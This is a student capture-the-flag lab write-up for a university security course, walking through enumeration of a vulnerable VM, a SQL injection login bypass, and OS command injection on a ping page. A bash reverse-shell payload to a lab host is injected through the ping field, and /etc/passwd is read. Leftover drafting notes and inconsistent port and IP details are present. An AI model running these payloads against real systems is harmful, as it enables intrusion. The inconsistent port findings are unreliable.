

**Course: Security Instructor:**

**Dr. Maggie**

**Team Name: SecureTeam**

**Team Members:**

- **Mazen Mostafa Ahmed Abdelhafez (52-12990)**  
- **mazen.abdelhafez@student.guc.edu.eg**
  - **Eyad Tarek Shams (52-21540) -**
  - **Tareq Osama Ahmed (52-1734) -**
  - **Ziad Maged Morsi Elsabbagh (52-3211) -**

## Report Structure Overview

This report is structured to provide a clear walkthrough of how each flag (Flag 1, Flag 2, and Flag 3) was obtained, followed by a dedicated Q&A section that addresses the specific questions required by the task guidelines for each flag.

Each section includes:

- A **walkthrough** of the exploitation process used to obtain the flag.
- A **question-and-answer** section immediately after the walkthrough.
- **Screenshots** and **commands** are embedded within each section to support our findings.

## Report Flow:

### 1. Flag 1 Section

- Walkthrough → How we found and exploited the mystery page to get the first flag.

- Q&A → Answers all questions related to scanning, enumeration, and initial access.

## **2. Flag 2 Section**

- Walkthrough → How we accessed the backend database, decoded strings, and found the second flag.
- Q&A → Answers all questions about login authentication and decoding.

## **3. Flag 3 Section**

- Walkthrough → How we used kernel exploits to escalate privileges and access the final flag.
- Q&A → Covers all questions about privilege escalation and the third flag.

# Flag 1 Section WalkThrough

## Scanning and Enumeration

### Identifying IP Address of Attacking Machine


```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    roup default qlen 1000
    link/ether 08:00:27:5d:10:72 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic noprefixro
        ute eth0
        valid_lft 591sec preferred_lft 591sec
    inet6 fe80::a00:27ff:fe5d:1072/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    roup default qlen 1000
    link/ether 08:00:27:b2:51:c6 brd ff:ff:ff:ff:ff:ff

root@kali:~# nmap -sn 192.168.56.103/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 01:21 EET
Nmap scan report for 192.168.56.1
Host is up (0.00046s latency).
MAC Address: 0A:00:27:00:00:12 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00052s latency).
MAC Address: 08:00:27:38:A4:1E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.0022s latency).
MAC Address: 08:00:27:54:16:5E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.26 seconds

root@kali:~# nmap -A 192.168.56.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 01:27 EET
Nmap scan report for 192.168.56.104
Host is up (0.0024s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_ ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
```

We used the **ip a** command on the attacker machine (Kali Linux) to identify the IP address on the local network. This IP will later be used for reverse shell communication.

## Aggressive Nmap Scan on Target (192.168.56.104)



```
root@kali: ~  
nmap -A 192.168.56.104  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 01:27 EET  
Nmap scan report for 192.168.56.104  
Host is up (0.0024s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)  
|_ ssh-hostkey:  
| 1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)  
| 1024 34:16:b4:5d:b4:ce:ca:b2:53:55:ef:1e:43:70:38:16 (DSA)  
|_ 1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)  
|_ sshv1: Server supports SSHv1  
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))  
|_ http-server-header: Apache/2.0.52 (CentOS)  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
111/tcp   open  rpcbind  2 (RPC #100000)  
|_ rpcinfo:  
|  program version port/proto service  
| 100000 2 111/tcp  rpcbind  
| 100000 2 111/udp  rpcbind  
| 100024 1 814/udp  status  
|_ 100024 1 817/tcp  status  
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))  
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOr  
ganization/stateOrProvinceName=SomeState/countryName=--  
|_ Not valid before: 2009-10-08T00:10:47  
|_ Not valid after: 2019-10-08T00:10:47  
|_ ssl-date: 2025-03-29T19:31:41+00:00; -3h56m48s from scanner time.  
|_ http-server-header: Apache/2.0.52 (CentOS)  
|_ sslv2:  
|_ SSLv2 supported  
|_ cipher:  
|_ SSL2_RC4_128_EXPORT40_WITH_MD5  
|_ SSL2_RC2_128_CBC_WITH_MD5  
|_ SSL2_RC4_128_WITH_MD5  
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|_ SSL2_DES_192_CBC3_CBC_WITH_MD5  
|_ SSL2_DES_64_CBC_WITH_MD5  
|_ SSL2_RC4_64_WITH_MD5  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
631/tcp   open ipp      CUPS 1.1  
|_ http-methods:  
|_ Potentially risky methods: PUT  
|_ http-title: 403 Forbidden  
3306/tcp   open  mysql    MySQL (unauthorized)  
MAC Address: 88:08:27:5A:16:3E (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.30  
Network Distance: 1 hop
```

An aggressive Nmap scan was performed using ***nmap -A 192.168.56.104*** to identify open ports, services, and software

versions. This helped us locate web servers (ports 80, 443) and identify the OS as CentOS with Apache 2.0.52.

### **Purpose:**

We used this command to aggressively scan the target machine and determine the open ports, services, and OS versions.

### **Results:**


- **Ports hosting web services:** Port 80
- **Ports hosting databases:** Port 5432 (PostgreSQL)

### **Directory Enumeration Using Dirb**

```
root@kali: ~  
File Actions Edit View Help  
root@kali:~  
# dirb http://192.168.56.104 /usr/share/dirb/wordlists/common.txt  
  
DIRB v2.22  
By The Dark Raver  
-----  
START_TIME: Sun Mar 30 04:27:18 2025  
URL_BASE: http://192.168.56.104/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://192.168.56.104/ ---  
+ http://192.168.56.104/cgi-bin/ (CODE:403|SIZE:290)  
+ http://192.168.56.104/index.php (CODE:200|SIZE:1021)  
  
=> DIRECTORY: http://192.168.56.104/manual/  
+ http://192.168.56.104/safety (CODE:200|SIZE:609)  
+ http://192.168.56.104/usage (CODE:403|SIZE:287)  
  
--- Entering directory: http://192.168.56.104/manual/ ---  
  
=> DIRECTORY: http://192.168.56.104/manual/de/  
=> DIRECTORY: http://192.168.56.104/manual/developer/  
=> DIRECTORY: http://192.168.56.104/manual/en/  
=> DIRECTORY: http://192.168.56.104/manual/faq/  
=> DIRECTORY: http://192.168.56.104/manual/fr/  
=> DIRECTORY: http://192.168.56.104/manual/howto/  
=> DIRECTORY: http://192.168.56.104/manual/images/  
+ http://192.168.56.104/manual/index.html (CODE:200|SIZE:7234)  
=> DIRECTORY: http://192.168.56.104/manual/ja/  
=> DIRECTORY: http://192.168.56.104/manual/ko/  
+ http://192.168.56.104/manual/LICENSE (CODE:200|SIZE:11358)  
=> DIRECTORY: http://192.168.56.104/manual/misc/
```

We used Dirb with a common wordlist to enumerate directories on the target. This revealed accessible paths like /manual/, /usage/, and /index.php, giving us a starting point for web exploration.


## Section 2: Bypassing the Login Page



We discovered a login page at /index.php. Testing showed it was vulnerable to SQL injection. This was the initial access point into the system using username of ' **OR 1=1** – space and password of a.



Then we Viewed this Page



The screenshot shows a web browser window with two tabs: '192.168.56.103/index.php' and '192.168.56.103/pingit.php'. The address bar shows '192.168.56.103/index.php'. Below the browser window, there is a form titled 'Unauthorized Access Detected'. The form has a label 'Enter an IP:' and a text input field containing 'sh -i >& /dev/tcp/192.168.56.101/4444 0>&1'. There is a 'submit' button next to the input field.

## Messages:

- Here you go: 'l.cole'.
- "REDACTED"
- 636z6w6577616y7473746z6w65617665746865776z726w6461626574746572706w616365
- The system prevents me from reaching out to you! Find 'decode.txt'.
- "MESSAGE CORRUPTED"
- "REDACTED"
- The AI will guide you to the truth...

## Decoding and Access:

Using the cat command on the web directory, we found a file named decode.txt containing the encoded string:

636z6w6577616y7473746z6w65617665746865776z726w6461  
626574746572706w616365

We used **CyberChef** to decode it, revealing the phrase:

**colewantstoleavetheworldabetterplace**

These decoded credentials were then used as:

- **Username:** l.cole


- **Password:** colewantstoleavetheworldabetterplace

This successful login granted us access to the page containing the **first flag**.

### Flag 1 – Mystery Page & Reverse Shell


| Step | Command  | Purpose                                   |
|------|--|---|
| 1    | ip a   | Check Kali IP address for reverse shell   |
| 2    | 8.8.8.8; bash -i >&/dev/tcp/192.168.56.101/4444 0>&1 | Inject reverse shell via vulnerable input |
| 3    | nc -lvnp 4444  | Netcat listener on Kali for reverse shell |
| 4    | whoami   | Confirm shell as apache                   |
| 5    | cat /var/www/html/decode.txt                         | Read encoded string from web directory    |
| 6    | (CyberChef)  | Decode hex string into plaintext          |
| 7    | cat /etc/passwd                                      | See users & confirm human users           |
| 8    | ls, cd /home/*                                       | Explore user directories                  |

### Successful SQL Injection and Database Access



**After exploiting SQL injection, we used the reverse shell to access the MySQL database. A query was executed to extract usernames and passwords from the users table.**

## Exploiting the Mystery Page (Flag 1)



The URL YFDNCKADL4jc.php revealed a hidden message stating “Note: This is the f1r3t fl4g”, identifying it as the first flag. This page also contained a suspicious encoded string.

## **Q and A section for Flag 1**

### **Question 1: What is directory enumeration?**

Directory enumeration is the process of discovering hidden directories and files on a web server using tools like Dirb we used Dirb with a common wordlist to enumerate directories on the target

### **Question 2: What tool did you use and how does it work?**

Tool used to find IP: ip a, Then the Tool used to scan ports: nmap -A , Tool used is Dirb and Dirb is a web content scanner that uses a wordlist to brute-force and discover directories or files hosted on a web server by making HTTP requests, We used Dirb with a common wordlist to enumerate directories on the target. This revealed accessible paths like /manual/, /usage/, and /index.php, giving us a starting point for web exploration.

So shall I use the command tables as they are but also add them again at the end in a section called appendix is can this be fine

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali) ~  
# dirb http://192.168.56.104 /usr/share/dirb/wordlists/common.txt  
  
DIRB v2.22  
By The Dark Raver  
STARTING  
  
START TIME: Sun Mar 30 04:27:18 2025  
URL_BASE: http://192.168.56.104/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
Home  
  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://192.168.56.104/ ---  
+ http://192.168.56.104/cgi-bin/ (CODE:403|SIZE:290)  
+ http://192.168.56.104/index.php (CODE:200|SIZE:1021)  
  
=> DIRECTORY: http://192.168.56.104/manual/  
+ http://192.168.56.104/safety (CODE:200|SIZE:609)  
+ http://192.168.56.104/usage (CODE:403|SIZE:287)  
  
--- Entering directory: http://192.168.56.104/manual/ ---  
  
=> DIRECTORY: http://192.168.56.104/manual/de/  
=> DIRECTORY: http://192.168.56.104/manual/developer/  
=> DIRECTORY: http://192.168.56.104/manual/en/  
=> DIRECTORY: http://192.168.56.104/manual/faq/  
=> DIRECTORY: http://192.168.56.104/manual/fr/  
=> DIRECTORY: http://192.168.56.104/manual/howto/  
=> DIRECTORY: http://192.168.56.104/manual/images/  
+ http://192.168.56.104/manual/index.html (CODE:200|SIZE:7234)  
=> DIRECTORY: http://192.168.56.104/manual/ja/  
=> DIRECTORY: http://192.168.56.104/manual/ko/  
+ http://192.168.56.104/manual/LICENSE (CODE:200|SIZE:11358)  
=> DIRECTORY: http://192.168.56.104/manual/misc/
```

### Question 3: How many ports host webpages? What are they?

Ports hosting web services: Port 80”

Note: It also says Port 443 was detected in the scan output. It would be better to say:

“Two ports host web services: Port 80 (HTTP) and Port 443 (HTTPS).

Below is the associated screenshot

# Aggressive Nmap Scan on Target (192.168.56.104)

```
root@kali: ~  
File Actions Edit View Help  
root@kali:~# nmap -A 192.168.56.104  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 01:27 EET  
Nmap scan report for 192.168.56.104  
Host is up (0.0024s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)  
| ssh-hostkey:  
| 1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)  
| 1024 8a:48:b5:55:3d:bace:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)  
| 1024 68:4d:8c:bb:86:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)  
|_ sshv1: Server supports SSHv1  
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))  
|_ http-server-header: Apache/2.0.52 (CentOS)  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
111/tcp   open  rpcbind  2 (RPC #100000)  
| rpcinfo:  
|  program version  port/proto  service  
| 100000  2          111/tcp     rpcbind  
| 100000  2          111/udp     rpcbind  
| 100024  1          814/udp     status  
|_ 100024  1          817/tcp     status  
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))  
|_ ssl-certs: Subject: commonName=localhost.localdomain/organizationName=SomeOrg  
|_ organizationName=SomeState/countryName=--  
|_ Not valid before: 2009-10-08T00:10:47  
|_ Not valid after: 2010-10-08T00:10:47  
|_ ssl-date: 2025-03-29T19:31:41+00:00; -3h50m48s from scanner time.  
|_ http-server-header: Apache/2.0.52 (CentOS)  
|_ sslv2:  
|_ SSLv2 supported  
|_ ciphers:  
|_ SSL2_RC4_128_EXPORT40_WITH_MD5  
|_ SSL2_RC2_128_CBC_WITH_MD5  
|_ SSL2_RC4_128_WITH_MD5  
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5  
|_ SSL2_DES_64_CBC_WITH_MD5  
|_ SSL2_RC4_64_WITH_MD5  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
631/tcp   open ipp      CUPS 1.1  
|_ http-methods:  
|_ Potentially risky methods: PUT  
|_ http-title: 403 Forbidden  
3306/tcp  open  mysql    MySQL (unauthorized)  
MAC Address: 08:00:27:5A:16:5E (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.x  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.30  
Network Distance: 1 hop
```

An aggressive Nmap scan was performed using *nmap -A 192.168.56.104* to identify open ports, services, and software versions. This helped us locate web servers (ports 80, 443).

#### **Question 4: How many ports host databases? What are they?**

**Ports hosting databases:** Port 3306 (MySQL) and Port 5432 (PostgreSQL)

**Database type:** MySQL Port 5432 (PostgreSQL)

#### **Question 5: What is the type of the database?**

**Database Type:** MySQL and postgres.

## **2. Bypassing the Login Page**

#### **What is the vulnerability in the login page?**

**SQL Injection in /index.php**


#### **How did you exploit it?**

**' OR 1=1 – (Space) password =a**

#### **What assumptions or attempts did you make?**

**Assuming the system doesn't sanitize input and using a basic SQLi to test.**





### 3. Exploiting the Mystery Page

#### What is the intended use of the mystery page?


The mystery page is likely intended to ping an IP address entered by the user, as part of a network testing or diagnostics feature. The backend runs system-level commands using the input value, which should normally be sanitized.

#### What vulnerability is present on this page?

The page is vulnerable to OS Command Injection.

- Instead of just pinging an IP address, the backend directly executes the input in a shell.

